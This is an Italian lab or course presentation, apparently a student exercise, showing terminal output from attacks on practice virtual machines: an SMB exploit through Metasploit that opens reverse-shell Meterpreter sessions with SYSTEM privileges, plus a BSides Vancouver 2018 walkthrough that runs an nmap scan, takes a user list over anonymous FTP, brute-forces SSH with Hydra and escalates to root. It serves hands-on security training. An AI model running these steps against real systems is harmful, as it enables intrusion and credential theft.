
screenshot: recuperiamo uno screenshot della macchina target;

getuid: recuperiamo i privilegi dell'utente che usa la sessione.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(windows/smb/ex7_518_p0wn0r) > run  
[*] Started reverse TCP handler on 192.168.198.100:9999  
[*] 192.168.198.200:445 - Target OS: Windows 5.1  
[*] 192.168.198.200:445 - Filling barrel with fish... done  
[*] 192.168.198.200:445 - | Entering Danger Zone |  
[*] 192.168.198.200:445 - [*] Preparing dynamite ...  
[*] 192.168.198.200:445 - [*] Trying stick 1 (x86)... Boom!  
[*] 192.168.198.200:445 - [*] Successfully Leaked Transaction!  
[*] 192.168.198.200:445 - [*] Successfully caught Fish-in-a-barrel  
[*] 192.168.198.200:445 - | Leaving Danger Zone |  
[*] 192.168.198.200:445 - Reading from CONNECTION struct at: 0x81cee560  
[*] 192.168.198.200:445 - Built a write-what-where primitive ...  
[*] 192.168.198.200:445 - Overwrite complete ... SYSTEM session obtained!  
[*] 192.168.198.200:445 - Selecting native target  
[*] 192.168.198.200:445 - Uploading payload ... RuaivhjU.exe  
[*] 192.168.198.200:445 - Created \RuaivhjU.exe ...  
[*] 192.168.198.200:445 - Service started successfully ...  
[*] 192.168.198.200:445 - Deleting \RuaivhjU.exe ...  
[-] 192.168.198.200:445 - Delete of \RuaivhjU.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Com  
mand=0 WordCount=0)  
[*] Sending stage (176198 bytes) to 192.168.198.200  
[*] Meterpreter session 1 opened (192.168.198.100:9999 -> 192.168.198.200:1056) at 2024-04-19 05:06:50 -0400  
  
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[*] This is a VirtualBox Virtual Machine  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1520  
IPv4 Address : 127.0.0.1  
  
Interface 2  
-----  
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit* di pianificazione pacchetti  
Hardware MAC : 08:00:27:5c:8d:1c  
MTU : 1500  
IPv4 Address : 192.168.198.200  
IPv4 Netmask : 255.255.255.0  
  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > screenshot  
Screenshot saved to: /home/kali/kxXp1yTE.jpeg  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

```
kali@kali: ~  
File Actions Edit View Help  
[*] 192.168.198.201:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!  
[*] 192.168.198.201:445 - Sending egg to corrupted connection.  
[*] 192.168.198.201:445 - Triggering free of corrupted buffer.  
[*] Sending stage (201798 bytes) to 192.168.198.201  
[*] Meterpreter session 1 opened (192.168.198.100:9999 -> 192.168.198.201:49159) at 2024-04-19 05:16:01 -0400  
[*] 192.168.198.201:445 - -----  
[*] 192.168.198.201:445 - -----WIN-----  
[*] 192.168.198.201:445 - -----  
  
meterpreter > run post/windows/gather/checkvm  
[*] Checking if the target is a Virtual Machine ...  
[*] This is a VirtualBox Virtual Machine  
meterpreter > ipconfig  
  
Interface 1  
-----  
Name : Software Loopback Interface 1  
Hardware MAC : 00:00:00:00:00:00  
MTU : 4294967295  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 11  
-----  
Name : Scheda desktop Intel(R) PRO/1000 MT  
Hardware MAC : 08:00:27:d9:83:18  
MTU : 1500  
IPv4 Address : 192.168.198.201  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::b5b8:1d59:1c7a:e8c3  
IPv6 Netmask : ffff:ffff:ffff:ffff::  
  
Interface 12  
-----  
Name : Microsoft ISATAP Adapter  
Hardware MAC : 00:00:00:00:00:00  
MTU : 1280  
IPv6 Address : fe80::Sefe:c0a8:c6c9  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > screenshot  
Screenshot saved to: /home/kali/ajEgoazV.jpeg  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```




screen recuperati



```
kali@kali: ~  
File Actions Edit View Help  
~  
$ ls  
ajEgoazV.jpeg  esercizioS2L3.py  gameshell.sh  Pictures  rockyou.txt  Videos  
Desktop        esercizioS2L3.py.save  hash.txt      Progettopy.py  shell.php    xnViuCzX.jpg  
Documents      flag.txt          kkXpLYTE.jpeg  ProgettoServer.py  Templates  users.txt.bk  
Downloads      gameshell-save.sh  Music  
~  
$ xdg-open ajEgoazV.jpeg  
~  
$ xdg-open kkXpLYTE.jpeg  
~  
$
```


Bonus: Hacking VM BlackBox Easy

Iniziamo nel far comunicare le macchine tra di loro




Utilizziamo nmap per scannerizzare le porte e trovare probabili vulnerabilità(porte 21,22,80)

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ sudo nmap -sV -A -p- 192.168.66.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 20:00 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-
dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.66.101
Host is up (0.0013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.66.100
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  At session startup, client count was 3
|_  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534  65534    4096 Mar 03 2018 public
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_  1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|_  2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-robots.txt: 1 disallowed entry
|_/_backup_wordpress
MAC Address: 08:00:27:FE:22:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.30 ms 192.168.66.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 33.80 seconds
```



Utilizziamo FTP per trovare un file con i nomi degli utenti e lo scarichiamo sulla nostra Kali

```
File Actions Edit View Help
vsFTPD 2.3.5 - secure, fast, stable
End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x  2 65534  65534    4096 Mar 03  2018 public
22/tcp open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http      Apache httpd 2.2.22 ((Ubuntu))
http-server-header: Apache/2.2.22 (Ubuntu)
http-title: Site doesn't have a title (text/html).
http-robots.txt: 1 disallowed entry
_/backup_wordpress
MAC Address: 08:00:27:FE:22:93 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.30 ms 192.168.66.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 33.80 seconds

(kali@kali)~$
$ ftp anonymous@192.168.66.101
Connected to 192.168.66.101.
220 (vsFTPD 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> getuid
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||60521|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534    4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43335|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
```

Ora utilizziamo il tool Hydra per trovare la password dell'utente interessante(in questo caso Anne)

```
kali@kali: ~  
File Actions Edit View Help  
| vsFTPD 2.3.5 - secure, fast, stable  
|_End of status  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public  
22/tcp open ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)  
|_ssh-hostkey:  
| 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)  
| 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)  
| 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)  
80/tcp open http      Apache httpd 2.2.22 ((Ubuntu))  
|_http-server-header: Apache/2.2.22 (Ubuntu)  
|_http-title: Site doesn't have a title (text/html).  
|_http-robots.txt: 1 disallowed entry  
|_backup_wordpress  
MAC Address: 08:00:27:FE:22:93 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT ADDRESS  
1 1.30 ms 192.168.66.101  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 33.80 seconds  
  
(kali@kali)-[~]  
$ ftp anonymous@192.168.66.101  
Connected to 192.168.66.101.  
220 (vsFTPD 2.3.5)  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> getuid  
?Invalid command.  
ftp> ls  
229 Entering Extended Passive Mode (||60521|).  
150 Here comes the directory listing.  
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public  
226 Directory send OK.  
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (||43335|).  
150 Here comes the directory listing.  
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk  
226 Directory send OK.  
ftp> get users.txt.bk
```

```
kali@kali: ~  
File Actions Edit View Help  
/usr/share/john/rules/rockyou-30000.rule  
/usr/share/wordlists/rockyou.txt.gz  
  
(kali@kali)-[~]  
$ hydra -l anne -P /home/kali/Desktop/rockyou.txt 192.168.66.101 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser  
vice organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics a  
nyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-17 21:08:18  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th  
e tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 t  
ries per task  
[DATA] attacking ssh://192.168.66.101:22/  
[22][ssh] host: 192.168.66.101 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 6 final worker threads did not complete until end.  
[ERROR] 6 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-17 21:08:33  
  
(kali@kali)-[~]  
$
```



Successivamente ci bastano altri pochi comandi tramite ssh per diventare root

```
File Actions Edit View Help

(kali@kali)~[-]
$ ssh anne@192.168.66.101
The authenticity of host '192.168.66.101 (192.168.66.101)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.101' (ECDSA) to the list of known hosts.
anne@192.168.66.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)


 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 15 17:36:22 2024
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
```

caput!!!!xdxd



page for this server.

are is running but no c

```
bsidesVancouver2018 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Open
drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Public
1 abatchy ru 2 abatchy abatchy 4096 Mar 7 2018 .pulse
2 john drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 .pulse-cookie
3 mai drwxr-xr-x 2 abatchy abatchy 4096 Mar 7 2018 Templates
4 anne ru 1 abatchy abatchy 256 Mar 7 2018 .xauthority
5 doom ru 1 abatchy abatchy 10431 Mar 7 2018 Videos
6 anne@bsides2018:/hone/abatchy$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:/hone/abatchy$ sudo su
[sudo] password for anne:
root@bsides2018:/hone/abatchy# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/hone/abatchy# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

#abatchy1?
root@bsides2018:~#
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>
ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 17 bytes 2494 (2.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ ping 192.168.66.102
PING 192.168.66.102 (192.168.66.102) 56(84) bytes of data.
From 192.168.66.110 icmp_seq=1 Destination Host Unreachable
From 192.168.66.110 icmp_seq=2 Destination Host Unreachable
From 192.168.66.110 icmp_seq=3 Destination Host Unreachable
From 192.168.66.110 icmp_seq=4 Destination Host Unreachable
From 192.168.66.110 icmp_seq=5 Destination Host Unreachable
From 192.168.66.110 icmp_seq=6 Destination Host Unreachable
From 192.168.66.110 icmp_seq=7 Destination Host Unreachable
From 192.168.66.110 icmp_seq=8 Destination Host Unreachable
From 192.168.66.110 icmp_seq=9 Destination Host Unreachable
^X^C
— 192.168.66.102 ping statistics —
12 packets transmitted, 0 received, +9 errors, 100% packet loss, time 11320ms
pipe 4

(kali@kali)~$ ping 192.168.66.101
PING 192.168.66.101 (192.168.66.101) 56(84) bytes of data.
```


CYBERSECURITY



GRAZIE PER L'ATTENZIONE

WWW.BYTEREBELS.IT